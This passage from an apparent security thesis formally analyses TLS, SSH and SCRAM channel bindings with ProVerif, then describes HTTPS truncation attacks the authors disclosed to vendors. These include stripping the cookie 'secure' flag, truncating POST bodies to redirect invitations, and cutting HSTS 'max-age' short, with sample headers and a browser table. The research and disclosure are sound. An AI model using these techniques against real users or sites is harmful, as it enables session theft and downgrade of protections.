For protocols that allow re-keying, session renegotiation or resumption, the initiator process has the following structure:

```
let initiator() =
  ... (* Model of initial keyexchange *)
  insert idb(l,ci,cr,params,sk)
| get idb(l,ci,cr,params,sk);
  ... (* Model of subsequent keyexchange *)
  insert idb(l',ci',cr',params',sk')
| ... (* Model of other subsequent keyexchange *)
```

That is, a process non-deterministically either runs the standard (initial) key exchange, or picks a session from the database and starts some subsequent key exchange method like re-keying or resumption. Responder processes have the same pattern.

In our model, a principal process accepts any credential from the other principal, as long as proof of possession of its associated secret can be provided. Hence, a session can be successfully completed either with an honest principal, or with the attacker who is using a compromised credential.

Honest principals only use honestly generated credentials and associated secrets; the attacker can generate any number of compromised credentials and use them in protocol instances. Hence, our model captures static credential compromise, but does not fully handle dynamic credential or session secret compromise, where some honest credentials or session secret are later leaked to the attacker, or where some compromised secrets are used by honest principals. Nevertheless, we can handle specific dynamic compromise scenarios by adapting the model of honest principals to intentionally leak credentials or session secrets after a certain step of a protocol instance.

We define several security properties as ProVerif queries and verify them against this attacker model, as we show below.

4.6.2 Channel Synchronization

Channel synchronization over a channel binding parameter *cb* occurs when the following proposition is violated:

> Whenever an initiator and responder each complete a protocol instance with the

same channel binding cb, all other parameters $(params, sk)$ at these two instances must be the same.

We encode such proposition in ProVerif by defining an auxiliary oracle() process, that tries to get from both the initiator and responder tables an entry having the same channel binding parameter cb, but different keys or credentials. If this succeeds, the oracle() process emits an **event**(Session_sync()). The **query event**(Session_sync()) checks for the reachability of this event; hence, if ProVerif can prove that **event**(Session_sync()) is unreachable, it means there is no channel synchronization attack for cb on the analyzed protocol.

TLS Initial Handshake

We begin by modeling TLS-RSA and using the master secret ms as a channel binding. As described in [Bha+14d], synchronizing the master secret ms on TLS-RSA is not complicated: since $ms = kdf(pms, n_c, n_s)$, it is enough to synchronize the values used for its computation in order to mount the attack. ProVerif is able to find an attack where the attacker poses as a malicious responder to the honest initiator and as a malicious initiator to an honest responder. The honest participants end up with the same master secret even though their session parameters do not match: they have different server credentials. Adding further elements to the channel binding such as the TLS session id does not help, but using the session hash as channel binding prevents the attack.

We also model TLS-DHE and ProVerif finds a master secret synchronization attack by relying on bad groups (as in [Bha+14d]). If both client and server check that good DH groups and keys are being used, ProVerif cannot find an attack.

SSH Key Exchange and Re-Keying

By comparison, we analyze encryption key synchronization attacks for the SSH key exchange protocol by using the session key as a channel binding. ProVerif can prove that the **event**(Session_sync()) is unreachable even in the presence of bad DH groups and keys, both for the first key exchange and for re-keying. Indeed, SSH encryption keys are computed as $sk = kdf(K, H, sid)$, where K is the potentially bad DH shared secret, but crucially H is the exchange hash capturing unique information about the ongoing instance, notably including local unique identifiers and the value of the credential being authenticated.

4.6.3 Agreement at Initiator

Agreement for a single protocol (Definition 7) is modeled as an authentication query as follows:

```
query injevent InitiatorEnd(pk(s),params,sk) =>
    injevent ResponderBegin(pk(s),params,sk) || attacker(s)
```

where s is the secret associated with credential pk(s), and params and sk are the instance parameters and shared secret respectively. That is, if the initiator completes the protocol, either the responder has completed with the same parameters and keys, or the responder's credential is compromised.

TLS with Renegotiation and Resumption

ProVerif can prove agreement at initiator for all the three TLS modes, namely initial handshakes, renegotiation and resumption, even when session keys are dynamically compromised.

We stress that this kind of agreement holds even if we do not model the renegotiation information (RI) extension [Res+10], or any other channel binding mechanism, since they only apply to compound authentication, not to single protocol agreement.

SSH with Re-keying

According to our definition, we try to prove agreement on the shared secret sk and the parameters H, K, sid, pk_S. We model the SSH key exchange protocol, including re-keying. At the end of each key exchange we can only prove agreement on K, H and pk_S; but, crucially, right after the key exchange protocol has ended, agreement on sid and sk fails, and ProVerif hints at the following attack.

First, the attacker connects to a honest server b, obtaining $sk, K, H, sid = H$. Second, an honest client tries to connect to b; the attacker tunnels this key exchange through its current connection. At the end of the key exchange, client and server agree on the most recent exchange hash H' and DH shared secret K', but they have different session ids and encryption keys, namely $sid' = H', k' = kdf(K', H', sid')$ on the client and $k'' = kdf(K', H', sid)$ on the server.

As noted in [Gel12, §6.3], the SSH key exchange protocol prescribes explicit confirmation only for K and H, via server digital signature. Confirmation of the encryption keys, and hence of sid, is implicitly done when receiving the first encrypted application message from the other party, in case decryption succeeds. Accordingly, if we add an explicit key confirmation message encrypted under the new keys at the end of the SSH key exchange, we can successfully prove agreement on encryption keys and all parameters. In other words, SSH re-keying does guarantee agreement, but only after the keys have been confirmed by a pair of additional (application) messages have been exchanged.

4.6.4 Agreement at Responder and Compound Authentication

Agreement at responder is defined symmetrically to agreement at initiator, as:

```
query injevent ResponderEnd(pk(s),params,sk) =>
    injevent InitiatorBegin(pk(s),params,sk) || attacker(s).
```

Following definition 8, we may want to write compound authentication as an authentication query over n protocols:

```
query injevent Compound_ResponderEnd(pk(s),
        params_1,sk_1, ..., params_n,sk_n) =>
    injevent Compound_InitiatorBegin(pk(s),
        params_1,sk_1, ..., params_n,sk_n) || attacker(s).
```

However, the number n of protocol instances is unbound, and hence this query cannot be practically written. We overcome this problem by defining a function log(params,pl) that takes the current instance parameters params and a previous log pl, and returns a new log that is the concatenation of the current parameters and the previous log. A constant emptyLog is defined to bootstrap. Each initiator and receiver session table is updated to additionally store the log; the first key exchange stores log(params,emptyLog) into its table, while any subsequent key exchange picks a previous log pl from the table, and at the end of a successful run stored the new log(params′,pl).

Using log, we write compound authentication at the responder as the following authentication query:

```
query injevent Compound_ResponderEnd(pk(s),p,sk,log) =>
  injevent Compound_InitiatorBegin(pk(s),p,sk,log) || attacker(s).
```

The log is never used by the protocol, it only appears in the tables and in the security events. In the protocol, the channel binding *cb* must guarantee agreement on the *log* and hence on all prior protocol instances.

We note a difference between this query and the more general Definition 8, in that our query only proves agreement on previous sessions. We believe that agreement on subsequent sessions can be obtained as a corollary, since a honest participant will not authenticate attacker-provided parameters in successive protocol instances.

TLS-RSA+SCRAM with Renegotiation and Resumption

We model agreement at the responder by letting the user authenticate to the server via the password-based SCRAM protocol on top of a TLS connection. User authentication can be performed after any TLS handshake (initial, resumed or renegotiated) has taken place.

We model dynamic key compromise for all TLS sessions, by leaking the session keys to the attacker at the completion of each session. This means that, in practice, all SCRAM messages can be tampered with by the attacker, which accounts for a strong attacker model. Furthermore, we let the user use the same password with the attacker, under the condition that the attacker salt differs from the salt of the honest peers.

ProVerif can prove agreement at the responder at the end of each SCRAM instance, which shows that, in isolation, SCRAM provides user authentication, even when the same password is used with the attacker.

Compound authentication of TLS-RSA+SCRAM relies on the use of the `tls-unique` channel binding in SCRAM. However, we find that this goal fails when TLS session resumption is enabled. ProVerif finds an attack in accordance with the results of [Bha+14d]: at the end of the second (resumption) handshake, the channel bindings for client and server are synchronized, hence the attacker can forward the SCRAM messages between server and client, with the result of authenticating as the user u to the server.

We patch the TLS model to implement the extended master secret derivation of Section 4.5.1. For this model, ProVerif is able to prove compound authentication. Indeed, the addition of the session hash into the master secret fixes `tls-unique` and makes it an adequate channel binding for SCRAM over TLS, thwarting the channel synchronization attack.

SSH-USERAUTH with Re-keying

We model the SSH user authentication protocol on top of the SSH key exchange protocol. In our model, the key exchange protocol can be run several times (for re-keying) but the user authentication protocol is run only once after the first key exchange: this is in conformance to the standard, which prescribes that any further user authentication request after the first successful one should be ignored. After each key exchange, the attacker may compromise the session and obtain its keys and exchange hash.

For this protocol, we are interested in two kinds of compound authentication: the first is about successive instances of the key exchange protocol itself; the second is between the key exchange protocol and the user authentication one.

As anticipated by the attack depicted in figure 4.12, SSH does not satisfy compound authentication for arbitrary sequences of key exchange if the first session keys and exchange hash are compromised. In this setting, ProVerif finds the attacks and reports the authentication property failure.

The cumulative hash we proposed in Section 4.5.2 binds all parameters of the current protocol instance to the parameters of previous instances. In proposing this fix, we claim that: (i) keeping sid becomes unnecessary, as the cumulative hash provides a stronger binding; (ii)

the extra key confirmation messages become unnecessary, since now all agreement information is contained within the cumulative hash, which is explicitly agreed upon. We implement our fix in the SSH ProVerif model, and obtain a proof of key exchange compound authentication, which formally validates our proposed fix.

With respect to compound authentication between key exchange and user authentication, ProVerif can prove that this property holds, even when the cumulative hash is not used. Restricting user authentication to happen after the first key exchange avoids the key exchange channel binding problem, and hence thwarts the attack.

Table 4.1: Verification summary

Model (with session secret compromise)	Session Sync	Initiator agr.	Responder agr.	Compound auth.	Time
SSH-USERAUTH+Rekey	None	Yes[1]	Yes	No / Yes[2]	1.9s
SSH-USERAUTH+Rekey (cumulative hash)	None	Yes[3]	Yes	Yes / Yes[2]	0.6s
TLS-RSA+Renego+Resume	sid, ms, cr, sr	Yes	N/A	N/A	1.3s
TLS-RSA+Renego+Resume+SCRAM	sid, ms, cr, sr	Yes	Yes	No[4]	15.6s
TLS-RSA+Renego+Resume+SCRAM (session hash)	None	Yes	Yes	Yes	21.6s

[1] After explicit key confirmation
[2] Key exchange / User authentication
[3] With no need for explicit key confirmation
[4] Triple handshake; SCRAM impersonation

4.6.5 Summary of Analyzed Models and Properties

Table 4.1 summarizes the 20 protocol variants and authentication properties examples that have been discussed and analyzed with ProVerif in this section. All reported models take into account static credential compromise and dynamic session secret compromise, by explicitly leaking the session secret to the attacker at the end of a successful protocol instance. The table reports, for each protocol model, a synthetic comment on the analyzed security properties and, in the last column, the ProVerif verification time on a 2.7 GHz Intel Core i7 machine with 8GB of RAM running a Unix operating system. All our ProVerif scripts are available online.[6]

In the first row, we find that the SSH key exchange with user authentication is not vulnerable to channel synchronization when known DH groups are used and public values are validated. The protocol has no initiator or responder agreement flaws, albeit we observe that an extra key confirmation step is necessary to get initiator agreement on the session secret. Moreover, while compound authentication of key exchange and user authentication is sound, ProVerif finds an attack on sequences of key exchanges, where an attacker compromising the first session secret can cause a mismatch between the key exchange histories at the user and host.

The second row shows that using the cumulative hash as a channel binding fixes compound authentication for sequences of key exchanges, and furthermore makes the extra key confirmation step superfluous.

TLS-RSA with session resumption and renegotiation is summarized at the third row. As discussed in [Bha+14d], the protocol is vulnerable to channel synchronization on many relevant parameters, notably the shared secret. On this model we also analyze basic agreement at the initiator, which can be showed to hold even without the presence of the mandatory RI extension, as this agreement is a property local to the current handshake instance.

We move our analysis to the combination TLS-RSA+SCRAM (fourth row), where we find the same TLS-level issues such as channel synchronization, and where the analysis of compound authentication properties finds two instances of a family of attacks. The first instance is a triple handshake attack; the second instance involves two TLS handshakes followed by a run of the SCRAM protocol.

We formally evaluate the validity of the proposed session hash in the fifth row, where we observe that both channel synchronization and compound authentication flaws are fixed.

We emphasize that these results only hold for our abstract models and within the limits of our formal threat model. We do not capture, for example, dictionary attacks on SCRAM passwords, or padding oracle attacks on the TLS record protocol. Even when ProVerif finds no attacks, there may well be realistic attacks on the protocol outside our model.

4.7 Related Work

Man-in-the-middle attacks that break authentication have been documented both against well-known academic security protocols such as Needham-Schroeder [Low96b] and against widely used ones such as PEAP [ANN05] and TLS renegotiation [RD09a; Rex09; Bha+14d].

Several works have performed rigorous analysis of widely used key exchange protocols, both in the symbolic setting (e.g. [Bha+12a; Ava+11] for TLS, [PS07; KT09; PPS12] for SSH, [Cre11] for IKEv2; for a general introduction to the topic, readers can refer to the book by Cortier and Kremer [CK11]) and in the computational setting (e.g. [Bha+13b; KPW13b; MSW08; Bha+14a] for TLS, [Wil11; CB12] for SSH). We observe that none of the formal analysis works above takes into account the problem of compound authentication, neither by means of what channel bind-

[6] http://prosecco.inria.fr/projects/channelbindings

ings to expose to outer protocols, nor by means of the interaction between several instances and modes of the same protocol. Furthermore, with the exception of [Bha+13b], due to the complexity of the analyzed protocols, no previous work performs a global analysis encompassing at the same time features such as re-keying, renegotiation and resumption, often necessary to mount the man-in-the-middle attacks discussed in this chapter. In our work, we complement previous analysis results by providing a formal model for compound authentication that can be automatically verified in the symbolic setting.

A separate line of work concerns safe protocol composition [GM11; Gaj+08; He+05; CD09b], for instance, for protocol instances that are nested within each other or run in parallel. These works aim at ensuring that the individual security of each protocol is preserved even when it runs within or alongside other protocols. In contrast, these works do not consider the problem of obtaining stronger compound authentication properties by the composition of the protocols. We present the first formal protocol models and systematic analysis for such properties.

4.7.1 Attacks on TLS handshake integrity

Peer authentication in the TLS handshake depends on the validation of the X.509 certificate and the integrity of the public key infrastructure. An attacker can impersonate the peer if a TLS application fails to correctly validate certificates [Geo+12b], or if the user clicks through certificate warnings [Akh+13], or if a certificate authority mis-issues certificates [SS12]. We consider certificate issuance and validation an important problem, but

A design goal for the TLS handshake is to prevent *downgrade* attacks, where a man-in-the-middle is able to make both client and server negotiate a weaker ciphersuite or protocol version than they are able to. Early versions of SSL were vulnerable to such attacks [WS96]. The finished messages are designed to prevent it by ensuring that the whole conversation is confirmed by both parties. Effectively, the verify data in the finished messages serve as witnesses for the completed handshake. However, these protections can be defeated by implementations that prioritize interoperability or efficiency. For example, many web browsers will start multiple handshakes at different protocol versions in parallel, and proceed with the highest version that succeeds. This enables a network attacker to downgrade the connection to the lowest supported version, which can be SSL3 and, in some cases, even SSL2.

A related family of *cross-protocol* attacks stems from the support of multiple key exchange methods in TLS. For example, SSL3 supported ephemeral versions of both RSA and DHE (later versions dropped ephemeral RSA). It was found that the server's signed DHE key exchange message could be confused with a signed ephemeral RSA message [WS96]. This led to a man-in-the-middle attack where the adversary could get the client's pre-master secret encrypted by fooling it into using ephemeral RSA whereas the server expected ephemeral DHE. A recent variant of this attack involves confusing a client to use ECDHE on a signed DHE key exchange message [Mav+12].

4.8 Conclusions

Compound authentication protocols present a challenging but rewarding target for formal analysis. While it may be possible to analyze specific configurations of these protocols by hand, the complex multi-protocol attacks described in this chapter show that automation is direly needed both to find new attacks and to evaluate their countermeasures against strong attackers. We have made a first attempt towards the automated analysis of such protocols. Our 20 models of various combinations of TLS, SSH, and SASL are detailed and precise and we are

able to find both known and new man-in-the-middle attacks on various channel binding proposals, as well as evaluate the new proposals presented in this paper. Our models are far from complete, but they already indicate that this is a fruitful direction for future research.

Part III

Composing HTTP with TLS and X.509

Introduction

Over the past few years, there has been a streak of high-profile attacks that specifically target the composition of TLS with some application protocol, in particular HTTP. In 2011, Thai Duong and Juliano Rizzo presented the BEAST (Browser Exploit Against SSL/TLS) attack. The underlying vulnerability in TLS for this attack had been pointed out by Vaudenay [Vau02] and Rogaway in 2002, but it was not considered a practical issue because the attack requires the attacker to have fine control over how the same secret is encrypted many times. However, in the Web environment, an attacker can use some malicious JavaScript to trigger arbitrary many requests that include the parameters of his choosing alongside the secrets of the client. For instance, in the case of BEAST, the attacker may trigger many requests to a Paypal server that will all include the secret session cookie of the client. Then, even though this cookie is not accessible within the browser because of the same-origin policy, the attack may recover its value by monitoring the network using the CBC vulnerability of TLS.

Duong and Rizzo presented another attack that follows precisely the same pattern one year later. The CRIME attack (Compression Ratio Info-leak Made Easy) uses the fact that TLS leaks the length of the encrypted application data. Since TLS also offers compression before encryption, if the attacker has the ability to inject arbitrary data alongside secrets (as is the case in HTTP: the attacker can inject parameters in the query string, and it will appear close to the `Cookie` header sent by the client), it is easy to mount an adaptive attack to recover the secret cookie, as the length of the payload will go down when the attacker successfully guesses more characters from the session cookie.

What make these attacks interesting is that they rely on the attacker operating simultaneously at the transport and application levels, leading to catastrophic failures of the security goals of TLS. In Chapter 5, we demonstrate new cross-layer attacks we discovered against HTTPS that relies on failures by browsers to properly enforce the proper connection closure status. In order to prevent attacks in this class, we build a proof of concept of a verified HTTPS client application on top of miTLS, which captures (at least partially) both the Web capabilities of an attacker (to trigger requests and redirections) together with the network capabilities (assumed by miTLS). We also present another new class of HTTPS attacks against virtual hosting in Chapter 8, which relies on our study of the X.509 PKI from Chapter 6. Chapter 7 presents our proposal to improve PKI authentication on the Web: we outsource certificate chain validation to certificate owners and issuers, in order to transform complex, application-specific policies into cryptographic keys.

Related Publications

Chapter 5 is based on the IEEE Security & Privacy 2014 paper with Bhargavan, Fournet, Pironti and Strub on the Triple Handshake attack [Bha+14d].

Chapter 6 is the product of my internship at Microsoft Research Silicon Valley with M. Abadi, A. Birrell, I. Mironov, T. Wobber and Y. Xie; most of the results and writing are my own. Chapter 7 is the product of my internship ad Microsoft Research Cambridge with C. Fournet and M. Kohlweiss. Bryan Parno also contributed to the writing of the paper (submitted at the IEEE Security & Privacy conference). Chapter 8 is based on my own research, with my advisor contributing to the writing of the resulting paper publied at the World Wide Web conference in 2015 [DB15].

Chapter 5

Todards Verified Application Security over TLS

In this chapter, we present an exemple of a new cross-layer network attack against HTTPS (Section 5.1), and show how modular type-based verification can be used to write verified cross-layer applications, such as an HTTPS client (Section 5.3).

5.1 Motivation: Header Truncation Attacks against HTTPS

Recall that In HTTP, messages consist of two parts: the headers and an optional body, separated by an empty line. Headers consist of colon-separated name-value pairs, each terminated by a line break.

The first header line is special: in requests, it contains the method (either `GET` or `POST`), path, and protocol version; in responses, it contains the protocol version, status code, and status message. The HTTP body is formatted according to the headers: by default, its length is specified in the `Content-Length` header; if the `Content-Transfer-Encoding` header is set to `chunked`, the body is a sequence of fragments, each prefixed by the fragment length, terminated by an empty fragment.

Due to the variety of (not necessarily correct) HTTP implementations, most clients are very permissive when parsing HTTP. For instance, they often accept message bodies whose length does not match the one indicated in the headers, or missing the last empty fragment in the `chunked` encoding.

For authentication, almost all websites rely on cookies, which are name-value pairs set by servers in the `Set-Cookie` header and sent back by clients in the `Cookie` header of subsequent requests. The cookie store is shared between HTTP and HTTPS connections, opening up a variety of attacks.

Contrary to the TLS recommendation, most HTTP software does not enforce proper termination of TLS connections, indicated by the `close_notify` alert, thus letting an attacker truncate a message at any TLS-fragment boundary by closing the underlying TCP connection. If the attacker controls the length of some of the contents of the message, he may chose a specific truncation point. Although this pattern has been exploited before to delete entire HTTP requests or to truncate message bodies [BL07; SP13], we demonstrate new truncation attacks *within headers* of HTTP messages.




Figure 5.1: Cookie truncation attack against Google Accounts

A network attacker can trigger a request with any path and parameters (in fact, any website can trigger such requests to any other website) and inject data into its `Cookie` header using forcing techniques, thus controlling the TLS fragmentation of the request. In response headers, when a redirection occurs, for instance after a successful login, the new URL given in the `Location` header typically includes parameters taken from the request (e.g., the page the user was trying to access before logging in). Such parameters are often under attacker control, and allow targeted truncation in response headers as well.

Truncating Responses Recall that browsers do not attach cookies set with the `secure` flag to HTTP requests. In the `Set-Cookie` header, however, the flag occurs *after* the cookie, so the attacker can selectively truncate it and redirect the user to an unencrypted URL to recover the cookie value. Concretely, consider a login form at `https://x.com/login?go=P` that sets a session cookie and redirects the user to `https://x.com/P`. The headers of the response are as follows:

```
HTTP/1.1 302 Redirect
Location: https://x.com/P
Set-Cookie: SID=[AuthenticationToken]; secure
Content-Length: 0
```

The attacker can chose P such that the first TLS fragment ends just before ';' and close the connection before the second fragment is sent, allowing the cookie to be stored without the secure flag (and thus, visible to the attacker over HTTP). We successfully mounted this attack against Google Accounts.

The attack is possible because some browsers, including Chrome, Opera, and Safari, accepted incomplete HTTP responses (missing an empty line at the end of headers). We reported

Table 5.1: TLS Truncation in Browsers

	In-Header truncation	Content-Length ignored	Missing last chunked fragment ignored
Android 4.2.2 Browser	✓	✓	✓
Android Chrome 27	✓	✓	✓
Android Chrome 28	✗	✗	✓
Android Firefox 24	✗	✓	✓
Safari Mobile 7.0.2	✓	✓	✓
Opera Classic 12.1	✓	✓	✓
Internet Explorer 10	✗	✓	✓

the vulnerability to each vendor: Chromium quickly acknowledged and fixed the problem, improving truncation defenses in the process. Opera recognized the problem but did not issue a fix for browsers based on version 12 and earlier (newer versions are based on Chromium). Safari acknowledged our reports but decided not to address it, despite our notice that we would disclose attacks relying on this weakness after a six months period.

Table 5.1 summarizes the possible truncations in current browsers; we focus on mobile versions because they are more likely to connect to untrusted networks. While header-truncation attacks have mostly been fixed, chunked-body-truncation attacks remain possible on HTML and JavaScript.

Truncating Requests While most servers do not accept truncated headers, some do accept a truncated body. In the case of `POST` requests, typically used when submitting a form, the parameters are sent in the body of the request. This is most notably the case of requests sent through Apache SAPI modules, such as PHP. The main difficulty when truncating a `POST` request is to guess the length of the body parameters, which may be difficult since they often contain user input.

Consider a scenario where the victim invites one of her friend `bob@domain.com` on a social network where the attacker wants to access her profile. The attacker registers the domain `domain.co` and monitors the victim as she accesses the invitation page (for instance, by inspecting the length of the returned page). The query to truncate is of the form:

```
POST /invite.php HTTP/1.1
Host: socialnetwork.com
Content-Type: application/x-www-form-urlencoded
Cookie: SID=X; ForcedByAttacker=Z
Content-Length: 64

csrf_token=Y&invite=bob@domain.com
```

When the query is sent, the attacker truncates it such that the invitation will be sent to `bob@domain.co`. The victim gets a blank page due to the truncation, and may try the request again. Meanwhile, the attacker receives credentials to access the victim's profile. We were able to mount this attack on a popular social network that uses Apache and PHP. We reported it to the Apache Foundation on April 29, 2013.

5.1.1 HSTS Downgrade Attack

Because most users connect to websites using plain HTTP, even if a website redirects all unencrypted connections to HTTPS, it is easy for a man in the middle to forward HTTPS contents

over HTTP to the user, rewriting all links and pointers to encrypted pages. This attack, called SSL stripping [Mar09a], is very popular thanks to simple tools to mount it on public wireless networks.

To protect against SSL stripping, several browsers support HTTP Strict Transport Security [HJB12] (HSTS), which introduces a `Strict-Transport-Security` header for websites to indicate that the browser should always connect to its domain over TLS, regardless of the port. The header includes a `max-age` value, specifying how long this indication should be enforced, and an optional `includeSubDomains` flag, indicating that the policy also applies to all subdomains.

HSTS has several known weaknesses. The first problem is bootstrapping: the user may use HTTP the first time it connects to the website, before receiving the HSTS header in the response. This bootstrapping problem is typically mitigated by browsers that use a pre-registered HSTS domain list for sensitive websites that wish to opt-in to this feature.

Second, HSTS preserves cookie integrity only when enabled on the top level domain with the `includeSubDomains` flag, and if the user visits this domain first [BBC11]. This is an expensive requirement for large websites, as it forces all contents for the entire domain to be served over HTTPS. We found that not a single website from the top 10,000 Alexa list is using the `includeSubDomains` option on their top-level domain, even though some are indeed using HSTS. Thus, in practice, HSTS is not used to prevent cookie forcing attacks.

The header truncation attack from the previous section also works to bypass HSTS. A network attacker can truncate the `Strict-Transport-Security` header after the first digit of the `max-age` parameter. If the client accepts and processes this header, the HSTS entry for that website will expire after at most ten seconds, after which HTTP connections to the domain will be allowed again, *even if the domain has pre-registered to the HSTS domain list on the browser*.

Concretely, to attack `x.com`, the man-in-the-middle takes any HTTP request for any server and redirects it to a page on `x.com` that returns a parameter-dependent `Location` header followed by the `Strict-Transport-Security` header. We successfully tested the attack on Chrome, Opera, and Safari. We further note that by using this attack first, a network attacker can reenable SSL stripping, cookie forcing, and the cookie `secure` flag truncation attack above even on websites that enable HSTS, defeating the purpose of this standard.

For websites that do not deploy HSTS, browser extensions have been developed to force the use of HTTPS on a given list of websites. However, it is worth noting that such ad hoc mechanisms have their own flaws. For example, HTTPS Everywhere [EFF14] allows HTTP connections when the server port is non-standard. Cookie policies ignore the port number, so various attacks like cookie forcing remain possible.

5.2 Background: miTLS

We review the type-based API of miTLS [Bha+13a], a cryptographically verified reference implementation of TLS, explaining how this API keeps the application informed of the progress of connections, handshakes, resumptions, and renegotiations, thereby providing enough details to defend against the attacks of §5.1. Reasoning about this formal security-oriented API also let use precisely understand these attacks and validate their countermeasures. (For simplicity, our presentation slightly adapts the datatype and predicate names of [Bha+13a].)

5.2.1 Connections, Sessions, and Epochs in miTLS

We give below the data structures used by miTLS for describing sessions, connections, and epochs to the application. Notice that they keep a complete history of the successive hand-

shakes on the current connection.

The completion of a (full or abbreviated) handshake leads to a new *epoch*, where new encryption and authentication keys are used. If a full handshake completed, this also leads to the generation of a new *session*, where a ciphersuite has been negotiated, and peers identities have been exchanged; if an abbreviated handshake completed, a stored session has been resumed.

```
type SessionInfo = {
  init_crand: random;
  init_srand: random
  version: version;
  cipherSuite: cipherSuite;
  compression: compression;
  pmsID: pmsID;
  pms_data: bytes;
  clientID: cert list;
  serverID: cert list;
  sessionID: sessionID}
```

```
type Role = Client | Server
type epoch =
  | Init of Role
  | Next of random * random
         * SessionInfo
         * epoch
type ConnectionInfo = {
  role: Role;
  id_rand: random;
  id_in: epoch;
  id_out: epoch;
  cvd: verifydata;
  svd: verifydata}
```

The SessionInfo type records all public data of a session, including the client and server randomness used in the full handshake that generated the session, the negotiated protocol version and ciphersuite, and the peer identities. The epoch type records instead the public data of an epoch, that is the client and server randomness used in the innermost handshake that led to the epoch, the negotiated session (either new or resumed), and the previous epoch. Once a handshake completes, one session will be negotiated, but two epochs will exist, a writing one and a reading one, both pointing at the same session, but with dual roles in their initial epoch. Finally, ConnectionInfo stores the public information of a connection; basically, this amounts to the current reading and writing epochs—the role and id_rand fields can be computed from the epochs. The cvd and svd fields in ConnectionInfo contain respectively the client and server verify data of the most recently completed handshake; they are needed to implement the secure_renegotiation extension, and their use is discussed later.

In addition, miTLS maintains an internal database of live sessions for all local connections, using the types below.

```
type SessionIndex = sessionID * Role * cert
type (;sidx:SessionIndex)StoredSession =
  si:SessionInfo * (;si) ms * verifydata * verifydata
type SessionDB = (sidx:SessionIndex * (;sidx)StoredSession) list
```

The session database SessionDB stores all the sessions that can be resumed. A session is indexed by SessionIndex, that is the session id and the server identity; additionally, since the miTLS implementation supports both client and server roles, the role is also part of the index to avoid confusion. Of a session, the SessionInfo and master secret are stored; the client and server verify data of the full handshake that generated the session are also stored to implement the secure_resumption extension, and their use is discussed later.

5.2.2 The miTLS API (Outline)

```
type Connection = (ConnectionInfo * internalState)

val connect : Tcp.NetworkStream →c:config →(;Client,c) nullCn
val resume : Tcp.NetworkStream →c:config
             →sid:sessionID →(;Client,c) nullCn
```

```
val accept: Tcp.TcpListener →c:config →(;Server,c) nullCn

val read: c:Connection →(;c) ioresult_i
val write: c:Connection →d:(;EpochOut(c),CnStream_o(c)) msg_o
  →(;c,d) ioresult_o

type (;c:Connection) ioresult_i =
  | Read of c′:(;c)nextCn * d:(;EpochIn(c),CnStream_i(c)) msg_i
    {Write(EpochOut(Peer(c)),CnStream_o(Peer(c)),d)}
  | Handshaken of c′:Connection {Complete(c′)}
  | Close of Tcp.NetworkStream
  | Error
```

A client application starts a TLS connection by invoking connect, which takes a TCP socket and a TLS configuration (specifying, for example, the desired ciphersuites and protocol versions), and returns a (null) connection. Alternatively, the client can invoke resume to try to resume a previously stored session. Similarly, a server can accept a client.

A null connection cannot be used to exchange data yet, instead the application must keep reading until a handshake completes: this returns a valid connection on which application data can be exchanged. This differs from other socket-oriented interfaces that would silently perform the handshake on connection, and offers better control over the TLS protocol, at the cost of a slightly increased interface complexity.

Reading from a valid connection can return several events, notably: the Read event, which notifies the application that some data have been received in the current epoch; the Handshaken event, which notifies the application that a handshake completed, and thus a new session with different epochs is now in place; the Close event, which notifies the application that the TLS connection has been successfully closed, thus all data sent from the peer have been received and further unprotected data can be exchanged over the TCP socket; the Error event, which signals that the TLS connection was fatally closed, thus a prefix of the data sent from the peer has been received.

5.2.3 API security properties

As discussed in [Bha+13a], TLS security is expressed as a set of predicates that hold for the arguments and return values of the functions of the miTLS API. For example, when the read function returns the Read(c′,d) case, the predicate Write(EpochOut(Peer(c)),CnStream_o(Peer(c)),d) holds, meaning that, if the two participants are honest, the peer did write d over its current writing epoch at the given point of the TLS stream.

When read returns the Handshaken(c′) event, the Complete(c′) predicate holds. This means that, if the identities contained in the session pointed by c′ are honest and the negotiated ciphersuite is strong, then the peers (mutually) authenticated, they agree on the same SessionInfo, the current epochs in c′ have good keys that can be used to encrypt and authenticate application data, and the session master secret is indeed only known to the two participants and can be used to resume the session.

5.2.4 Linking epochs on a connection

When a renegotiation takes place on a connection, the application is notified by the Handshaken event, which signals a new session and epochs are in place. In particular, all application data exchanged after the renegotiation will be indexed by the new epoch and stream, making them disjoint from the application data exchanged in the previous epoch. If all the identities in

both the current and previous epochs are honest, then it is safe for the application to join the application data received on the different epochs; conversely, if any identity was not honest, no security guarantee is provided for the joint streams of data.

However, typical applications on top of TLS ignore renegotiation details (and typical TLS APIs hide renegotiation completely). Such applications tend to consider all the data exchanged over a connection as a single stream, even if renegotiation took place. To accommodate this behavior, RFC5746 extends the bare TLS protocol by cryptographically binding the current epoch to the previous one so that, if the identities of the current epoch are honest, then all the identities of the previous epochs *must* be honest as well.

In the miTLS API [Bha+13a], the effect of this extension is reflected by adding a Link(c,c′) predicate to the Handshaken event. Such predicate tells that the current connection c′ is the valid successor of c, by ensuring that the verify data values of c (contained in the cvd and svd fields) are agreed upon in c′.
